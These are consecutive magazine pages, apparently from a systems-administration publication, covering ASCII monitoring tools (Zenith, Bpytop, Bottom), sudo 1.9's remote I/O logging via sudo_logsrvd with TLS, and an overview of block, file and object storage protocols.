I have been looking for an ASCII-based monitoring tool that is capable of monitoring CPU and the NVidia GPU for some time. I had thought Bashtop might do that, but the tool’s author wanted something generic for all GPUs, which doesn’t exist. Now Zenith has delivered. In the previous four figures you can see the GPU performance chart (fourth from the top) with a summary of the statistics just below.

Bpytop

Previously, I wrote a quick introduction to Bashtop **[1]**. This particularly good monitoring tool has some great capabilities, including real-time ASCII



Figure 1: Zenith interface on startup.

plots. Remarkably, the tool is written entirely in Bash scripting. At the time of that article, the tool's author thought about switching to Python to make coding easier and to add capability. Bpytop, the Python port of Bashtop, is the result (Figure 5). When I took the screenshot shown in Figure 5, I was running an OpenMP

application that used all the cores – six real cores and six hyperthreading (HT) cores. The CPU chart at the top is at peak for all the cores. You can also see the CPU load at top right with the load for each core. Overall, the interface is remarkably close to that of Bashtop. One exception is the storage information on the



Figure 2: Expanded interface of the Zenith network chart.

left-hand side, just below the CPU chart. Bpytop has both memory usage and usage per disk. To highlight the top process in the process window at bottom right, press the Enter key; you will see a screen like that shown in Figure 6. Notice that a small window opens just above the process table listing




Figure 3: Minimized interface of the Zenith network chart.



Figure 4: Going back in time with Zenith.



Figure 5: Bpytop initial screen.

CPU usage, memory usage, the user, and more about that process. To toggle the various sections on and off, press **1**. The first press turns off the CPU “box” (the information), and pressing it again makes the CPU box reappear. A **2** keypress turns the memory box on and off, a **3** keypress turns the network box on and off, and a **4** keypress turns the process box on and off. Moreover, you can use the keys in combination. For example, from the starting interface, you can press the **1-2-3** keys simultaneously and end up

with only the process box. If you press the **2-3** key combination, you end up with the CPU box and the process box (Figure 7). If you turn off the disk box, leaving only the CPU, network, and process boxes, the interface looks like Figure 8.

Bottom

The graphical process and system monitor Bottom [2] is in the same vein as Zenith and Bpytop and is inspired by gtop [3], and gotop [4],



Figure 6: Bpytop process information.

which are derived from vtop [5]. Bottom can create great ASCII plots of CPU usage; memory usage, including RAM and swap usage; and network usage for send and receive data. The tool can also provide information about disk capacity, I/O operations per second (IOPS), and sensor information – primarily temperatures. A good process management section gives you some insight into the resources used by each process. Of course, it can be used to kill processes, if needed. An additional fea-




Figure 7: Bpytop CPU and process boxes.




Figure 8: Bpytop CPU, network, and process boxes.



Figure 9: Bottom initial screen.

ture that can be overlooked is that Bottom is cross-platform: It can run on Linux, macOS, and Windows. Not many of the previous generation of Top-like tools can do this. After installation, just run Bottom with the `btm` command. I have `lm_sensors` installed on my test system, and I had run some code just before issuing the command, so when it started, Bottom looked like Figure 9. The screen is broken into “widgets.” The top left widget is a CPU usage

a window or use the `Ctrl + < arrow key >` combination. The selected widget will have a blue border. In Figure 10, I ran OpenMP code that used all of the processors, which you can see in the CPU usage table. Notice that CPU listings are all at 100 percent. The red curve, according to the CPU table, is the AVG (average) of all of the cores. Details of the command-line arguments when invoking Bottom are on the GitHub page. Bottom also has a

chart. To the right of that is a table listing the CPU usage. The widgets in the next row down, left to right, are a chart of memory usage, then a table of sensor values, with a table of mounted file-systems below that. The bottom row of widgets is, left to right, a network usage chart and a process table. To move between widgets, click on

very comprehensive set of options for managing processes, including searchers, which also can be found on the GitHub page. I have not explored Bottom too much. However, I really do like its ASCII plot capability. You can zoom into, or expand, the widget by pressing `e` when a widget is selected. Figure 11 shows an example of expanding the CPU usage chart.

Summary

I have always found ASCII-based monitoring tools to be of extreme value, even when not administering a huge cluster. I am always on the lookout for new ASCII tools. In this article, I looked at three new tools, all of which are worthy of inclusion in your list of go-to tools when the chips are down. ■

Info

- [1] “Bashtop, a Gorgeous Top-like Tool” by Jeff Layton, HPC: [\[https://www.admin-magazine.com/HPC/Articles/Bashtop-a-Gorgeous-Top-like-Tool\]](https://www.admin-magazine.com/HPC/Articles/Bashtop-a-Gorgeous-Top-like-Tool)
- [2] Bottom: [\[https://github.com/ClementTsang/bottom\]](https://github.com/ClementTsang/bottom)
- [3] gtop: [\[https://github.com/aksakalli/gtop\]](https://github.com/aksakalli/gtop)
- [4] gotop: [\[https://github.com/xxxserxxx/gotop\]](https://github.com/xxxserxxx/gotop)
- [5] vtop: [\[https://www.admin-magazine.com/HPC/Articles/Top-Top-Like-Tools\]](https://www.admin-magazine.com/HPC/Articles/Top-Top-Like-Tools)



Figure 10: Screenshot of Bottom when running OpenMP code and using all the cores.





Figure 11: Screenshot of Bottom with expanded view of CPU usage when running OpenMP code.



CLICK AND
COLLECT
ONLY

Save sudo logs on a remote computer

Collection Point

One of the new features implemented in the current 1.9 version of the sudo tool is the ability to save sudo logs both locally and on a remote computer. By Thorsten Scherf

The sudo tool lets users run programs with any account, as long as it has been allowed explicitly up front. Administrators can thus hand control over certain areas of the system to other users. For example, you could assign someone the rights in the sudo configuration file `/etc/sudoers` to create, delete, or modify users on a system with the `visudo` statement:

```
visudo <foobar> ALL=(ALL) 🔧
    /usr/sbin/useradd, 🔧
    /usr/sbin/userdel, 🔧
    /usr/sbin/usermod
```

If the `<foobar>` user now wants to execute one of these admin commands, they simply prepend the `sudo` command to the program to be executed. For newcomers to the world of sudo, a look at the help pages for the configuration file `/etc/sudoers` (`man sudoers`) is recommended to get an overview of how the sudo configuration can look in detail.

I/O Logging with sudo

A special feature of sudo is I/O logging, which lets you tell sudo to execute every command inside a pseudo-terminal to log all input and output. This feature is very useful if you want to create an audit trail for a user on the basis of certain compliance requirements. Previously, sudo could only store logfiles locally when generated in this way. However, since version 1.9, you can also store them on a remote machine. To activate local logging of all inputs and outputs of a user session with `visudo`, add the `Defaults log_output` statement to the existing configuration. If a user now uses the `sudo` command, a new log is created for each session in the directory `/var/log/sudo-io`. If you prefer to store the logs in a different folder, you can specify the folder with the `iolog_dir` configuration option in the `sudoers` file. In addition to the user data, the logs also contain

timestamps, so you can replay a session in real time. An overview of the log sessions generated by sudo is shown by `sudoreplay -l`. Each session is marked with a unique ID (TSID), which can be passed to `sudoreplay` to replay a session:

```
sudoreplay 000001
```

The tool now shows you the complete sudo session at the original speed. However, you can set the execution speed (`-s`) and the maximum permissible length (`-m`) of a pause between running two commands.

Logging Data over the Network

At this point, the logfiles generated by sudo are always stored locally. However, quite a few compliance requirements stipulate that logfiles be stored in a central location so that it is no longer possible to modify the logs, even after a successful attack.

Photo by the blowup on Unsplash

For purely practical reasons, it also makes sense to store the logs on a centralized and specially secured server.

Classic logging services such as `syslogd` or `journald` offer such a function, but the `sudo` tool also supports remote logging since version 1.9 [1]. To store logs on a remote machine, the `sudo_logsrvd` service is now part of the `sudo` source code [2]. The server accepts sudo logs from client systems on a network port. By default, the service listens on TCP port 30343, and TCP port 30344 is used for encrypted traffic.

Certificates for Secure Communication

For test purposes, transmitting the sudo logs in plaintext may be acceptable, but for production use, encrypted transmission of the data is indispensable, for which the server needs its own X.509 certificate, which you have to store in the `/etc/sudo_logsrvd.conf` configuration file along with the corresponding private key and the certificate from the certification authority (CA) that issued the certificate for `sudo_logsrvd`. Listing 1 shows an example transport layer security (TLS) configuration.

The `man sudo_logsrvd help` page contains some instructions on how to generate a self-signed X.509 certificate with an OpenSSL-based certificate for test purposes. For serious testing, however, you should have a certificate issued by a CA that is already trusted on your systems. If the certificate is issued by another

authority, you must first deposit it in the certificate stores of all your systems; otherwise, the certificate cannot be verified successfully, and transferring the sudo log data fails. After including the certificate, you can finally start `sudo_logsrvd`. The prebuilt packages on the sudo website [3] have both a `systemd` and a `SysVinit` script. If you use the sudo packages from the repository of your Linux distribution, some of the packages may be somewhat outdated and might not offer an init script yet. On Fedora 33, I used the following packages:

```
rpm -qa sudo*
sudo-1.9.2-1.fc33.x86_64
sudo-logsrvd-1.9.2-1.fc33.x86_64
```

However, the `sudo-logsrvd` package does not yet contain an init script, so you have to start the service manually by calling `sudo_logsrvd`. The process moves directly into the background to avoid blocking the shell. If you would rather it run in the foreground, you can simply use the `-n` option when starting the service. To verify that `sudo-logsrvd` was started successfully, you can call `netstat` with the

```
netstat -tlnp | grep sudo_logsrvd
```

command.

Client Configuration for Secure Data Transmission

To let the client know to which system to send the sudo logs, use `visudo` to add the following statements to the `sudoers` file:

Listing 1: `/etc/sudo_logsrvd`

```
tls = true
listen_address = *:30344(tls)
tls_cacert = /etc/pki/tls/cert.pem
tls_cert = /etc/pki/tls/certs/logsrvd-cert.pem
tls_key = /etc/pki/tls/certs/private/logsrvd-key.pem
```

```
Defaults log_servers=2
```

```
<IP address>:30344(tls)
```

```
Defaults log_server_cabundle=2
```

```
/etc/pki/tls/cert.pem
```

Of course, you will need to replace `<IP address>` with the IP address of the system on which you just set up the `sudo_logsrvd` service. From now on, the client's sudo session logs will end up on the central logging system. A call to `sudoreplay -l` should confirm this.

Conclusions

In the new 1.9 version, sudo now offers the ability to store I/O logs on remote systems. A new `sudo_logsrvd` service exists for this purpose, and it can communicate with clients over a secure TLS channel. To structure the data to be transmitted, sudo uses Google's Protocol Buffer Language [4]. ■

Info

- [1] New features in sudo version 1.9.0:
[<https://www.sudo.ws/stable.html#1.9.0>]
- [2] sudo source code:
[<https://github.com/sudo-project/sudo>]
- [3] sudo download:
[<https://www.sudo.ws/download.html>]
- [4] Google Protocol Buffer Language:
[<https://developers.google.com/protocol-buffers/docs/overview>]



Storage protocols for block, file, and object storage

Evolutionary Theory

The future of flexible, performant, and highly available storage. By Norbert Deuschle

Current developments such as computational storage or storage class memory as future high-performance storage are receiving a great deal of attention, but you still must understand whether, and to what extent, block and file storage, storage area network (SAN), network-attached storage (NAS), object storage, or global clustered filesystems continue to provide the basis for the development of new technologies – especially to assess possible implications correctly for your own IT environment. In the storage sector in particular, experts and manufacturers bandy about abbreviations and technical terms, and the momentum in the pace of development also seems undiminished. Above all, the speed at which innovations enter the market is surprising. On the other hand, the storage protocols that guarantee data access at the block or file level are extremely old, although they still provide the technological basis for being able to use data storage sensibly at all. At the same time, a number of new questions

are emerging: Will there be a radical break in the transport layer at some point? Will we have to deal with more and more technology options that exist in parallel? To find an answer, an assessment of further development in storage protocols is helpful.

Block Storage as SAN Foundation

Classic block-level storage protocols are used for data storage on storage networks – typically Fibre Channel (FC) storage area network (SAN) – or cloud-based storage environments – typically Internet SCSI (iSCSI). Nothing works in the data center without block storage, but how does block storage itself work?

Storage data is divided into blocks that are assigned specific identifiers as separate units. The storage network then deposits the data blocks where it is most efficient for the respective application. When users subsequently request their data from a block storage system, the underlying

storage system reassembles the blocks and presents them to the user and the application.

The blocks can be stored on different systems, and each block can be configured to work with different operating systems (e.g., Linux, Windows). Also, one block can be formatted for NFS and one for SMP. Block storage thus decouples data from user environments, adding a layer of abstraction. Because the information can be distributed flexibly across multiple environments with this method, multiple data access paths exist that allow users to retrieve data more quickly. In principle, however, this procedure is more complex than a relatively easy-to-configure NAS system.

Direct-attached storage (DAS) has some advantages but also has limitations depending on the application profile. Depending on the implementation, the advantages relate to reduced latency times by block-level access, uncomplicated operation, and relatively low costs because of

Photo by Johannes Plenio on Unsplash

limited management overhead. Disadvantages relate to limited scaling of capacity and performance, as well as limited application availability.

For a boost, a second host must be connected. The data availability on the JBOD (Just a Bunch of Disks) or array level can be improved by RAID. In addition to SCSI, SATA and serial-attached SCSI (SAS) are usually found as common protocols in the DAS environment. With DAS, the server always controls access to storage. Server-based storage is a growing trend, which you can observe in combination with non-volatile memory express (NVMe) flash, big data apps, NoSQL databases, in-memory computing, artificial intelligence (AI) applications, and software-defined storage.

The SAN, unlike DAS, is a specialist high-speed network that provides access to connected storage devices and their data from block-level storage. Current SAN implementations comprise servers and hosts, intelligent switches, and storage elements interconnected by specialized protocols such as Fibre Channel or SCSI. SANs can span multiple sites to improve business continuity for critical application environments.

A SAN uses virtualization to present storage to the connected server systems as if it were connected locally. A SAN array provides a consolidated storage resource pool, typically based on virtual LUNs, which are shared by multiple hosts in cluster environments.

SANs are mostly still based on the Fibre Channel protocol. However, Fibre Channel over Ethernet (FCoE) and convergence of storage and IP protocols over one connection are also options. With SANs, you can use gateways to move application data between different storage network technologies as needed.

Evergreen iSCSI, Newcomer NVMe

iSCSI executes the SCSI storage protocol over an Ethernet network connection with TCP. Mostly, iSCSI is

used locally or in the private cloud environment for secondary block storage applications that are not very business critical. Really critical applications typically use robust and low-latency FC SANs that are consistently separated from the application network – or they already use NVMe for particularly performance-intensive I/O workload profiles, but more on this later.

High data integrity, low-latency transmission performance, and features such as buffer flow control enable Fibre Channel to define critical business objectives and consistently meet quality of service levels. The protocol is also suitable as an NVMe transport layer, supporting both SCSI and NVMe traffic on a fabric simultaneously. Existing Gen5 (16Gbps) and Gen6 (32Gbps) FC SANs can run FC NVMe over existing SAN fabrics with little change, because NVMe meets all specifications, according to the Fibre Channel Industry Association (FCIA). The situation is different in the hyperscaling data centers of large cloud providers, which for cost reasons alone (standardization, capacities, etc.) are currently (still) relying on iSCSI block storage and Ethernet protocols with 25, 50, or 100Gbps, although NVMe is also becoming more attractive for more performance and new service offerings. In the context of software-defined infrastructures, Ethernet will remain the first choice for the foreseeable future in the breadth of all installations for reasons of standardization and cost.

In the highly specialized HPC environment, on the other hand, InfiniBand is often used on premises; it is significantly more powerful in terms of latency times and scalable throughput, but also costs more. Additionally, support for hypervisors and operating systems, as well as drivers and firmware, is limited. iSCSI as block-level storage runs most frequently over Ethernet with TCP but can also be set up over InfiniBand.

iSCSI runs on standard network cards or special host bus adapters, either with iSCSI extensions for remote direct memory access (iSER) or

with the help of a TCP offload engine that has implemented not only the IP protocol but also parts of the SCSI protocol stack to accelerate data transfer. iSCSI workload support has been expanded with network adapters for I/O performance purposes with iSCSI (hardware) offload, TCP offload, or both engines. In the first case, the host bus adapter offloads all iSCSI initiator functions from the host CPU. In the second case, the adapter offloads TCP processing from the server kernel and CPU. The most important advantage of iSCSI in practice is that all common operating systems or hypervisor implementations and storage systems support it, which is currently not yet the case for NVMe over fabrics (NVMeOF).

NVMeOF and Block-Level Storage

As I/O protocols, NVMe and NVMeOF are significantly leaner than SCSI or iSCSI in terms of overhead and are therefore also faster. If significantly more performance in the form of lowest I/O latencies is required, NVMe is the optimized protocol for the server connection with native PCIe flash storage with DAS.

NVMeOF as a scalable network variant enables data to be transferred between hosts and flash storage over a storage network based on Ethernet (the corresponding protocols are called RoCE and iWARP), Fibre Channel, or InfiniBand ([Table 1](#)). Currently, as with iSER, NVMeOF Ethernet remote direct memory access (RDMA) end nodes can only interoperate with other NVMeOF Ethernet end nodes that support the same Ethernet RDMA transport. NVMeOF end nodes are not able to interoperate with iSCSI or iSER end nodes.

NVMe(OF) eliminates SCSI as a protocol and has lower latencies than iSCSI. Although hard disk and SSD arrays often still use the common SCSI protocol, performance is dramatically improved without the SCSI overhead. For example, command queuing in SCSI supports only one queue for I/O commands, whereas NVMe allows

up to 64,000. Each queue, in turn, can service up to 64,000 commands simultaneously. Additionally, NVMe simplifies commands on the basis of 13 specific NVMe command sets designed to meet the unique requirements of NVM devices. NVMe latency was already about 200ms less than 12Gb SAS when the technology was introduced. Additionally, the more efficient instruction set made it possible to reduce CPU load by more than 50 percent compared with SCSI. The situation is similar for sequential reads and writes: Because of the high bandwidth, six to eight times higher I/O performance values can usually be achieved for sequential reads and writes compared with SATA SSDs. Block storage based on NVMeOF can be implemented over Ethernet TCP/IP, Fibre Channel, Ethernet RDMA, or InfiniBand fabrics. The RDMA option provides the fastest performance, but all versions of NVMeOF are already faster than iSCSI, which is why flash storage vendors are increasingly starting to move to NVMeOF. Ultimately, it remains to be seen which technology options gain widespread acceptance over time. NVMeOF/RDMA that are still being developed are iWARP, InfiniBand, NVMeTCP, and RoCEv2 (“Rocky”).

Future of Block-Level Storage

At first glance, questions relating to the future of block storage may sound strange in the context of what has been said so far, but they are justified in the longer term considering the innovation dynamics mentioned at the beginning. The reason

is simple: If you analyze the extremely rapid growth of semi-structured and unstructured data, you find that Internet of Things (IoT), artificial intelligence, and machine learning data; video files; images; audio files; and the like are growing disproportionately. This development is just the beginning of an almost explosive trend. According to IDC, more than 80 percent of all data stored worldwide could be in archives by 2024 [1]. The growth of file and object storage systems significantly faster than iSCSI, Fibre Channel, and NVMe-based block-level storage would not be without consequences for the further development and potential market growth of such systems. On the other hand, experience to date shows that, with few exceptions, complementary technologies coexist on the market for a long or even very long time, not least to avoid radical breaks in the critical IT infrastructure. In the meantime, the probability that NVMeOF will displace the iSCSI protocol for high-performance block storage access to flash media is relatively high, whereas the increasing importance of file and object storage will negatively affect both block storage-based FC SANs and iSCSI storage networks. This trend is already visible today.

Plus and Minus of NAS and Object Storage

File-based systems configured as a DAS solution or as NAS are easy to implement and operate, which explains their great popularity for decades. However, file storage (filers) can only scale arbitrarily by adding

more systems, not by simply adding more capacity. The inherent disadvantage of NAS approaches is the almost linear increase in complexity and cost as unstructured data volumes increase sharply. One reason is that, with common NAS systems, data is organized within a fixed folder hierarchy whose paths quickly become complex and long. The architecture is therefore not a very good match for rapidly growing unstructured data volumes in the double-digit multi-petabyte or exabyte range. For this reason, development in the direction of clustered scale-out filesystems has been going on for some time. In general, high-performance filesystems are the platform for scalable storage infrastructures, whether as software-defined storage such as Ceph on an open source basis or as a manufacturer-specific implementation, of which many are on the market today. In contrast to NAS, object-based storage has a flat structure for data management. Files are divided into individual areas and distributed by server systems (nodes). These objects are not stored as files in folders or even blocks on servers, but in a repository, and are linked with the associated metadata (i.e., Global Namespace architecture), which allows scaling to very large data volumes and is ideal for storing unstructured data formats. However, object storage is not suitable for classic database environments because writing takes far too long compared with block storage. Native programming of a cloud-based application in conjunction with Amazon Simple Storage Service (S3) as the object storage API can also be far more complex than using file storage.

Unified Storage

Global filesystem implementations go one step further and are designed as hybrid cloud storage per se. Although the cloud is used as a central data repository, the system is logically presented as if it were an on-premises NAS system. This approach offers

Table 1: Storage Protocol Performance Criteria				
Protocol	Latency	Scalability	Performance	Distribution
Fibre Channel	Low	Yes	High	Common
RoCEv2*	Very low	Yes	High	Insignificant
iWARP	Medium	Yes	Medium	Insignificant
TCP	High	Yes	Medium	Sometimes (with iSCSI)
InfiniBand	Very low	Restricted	High	Rare
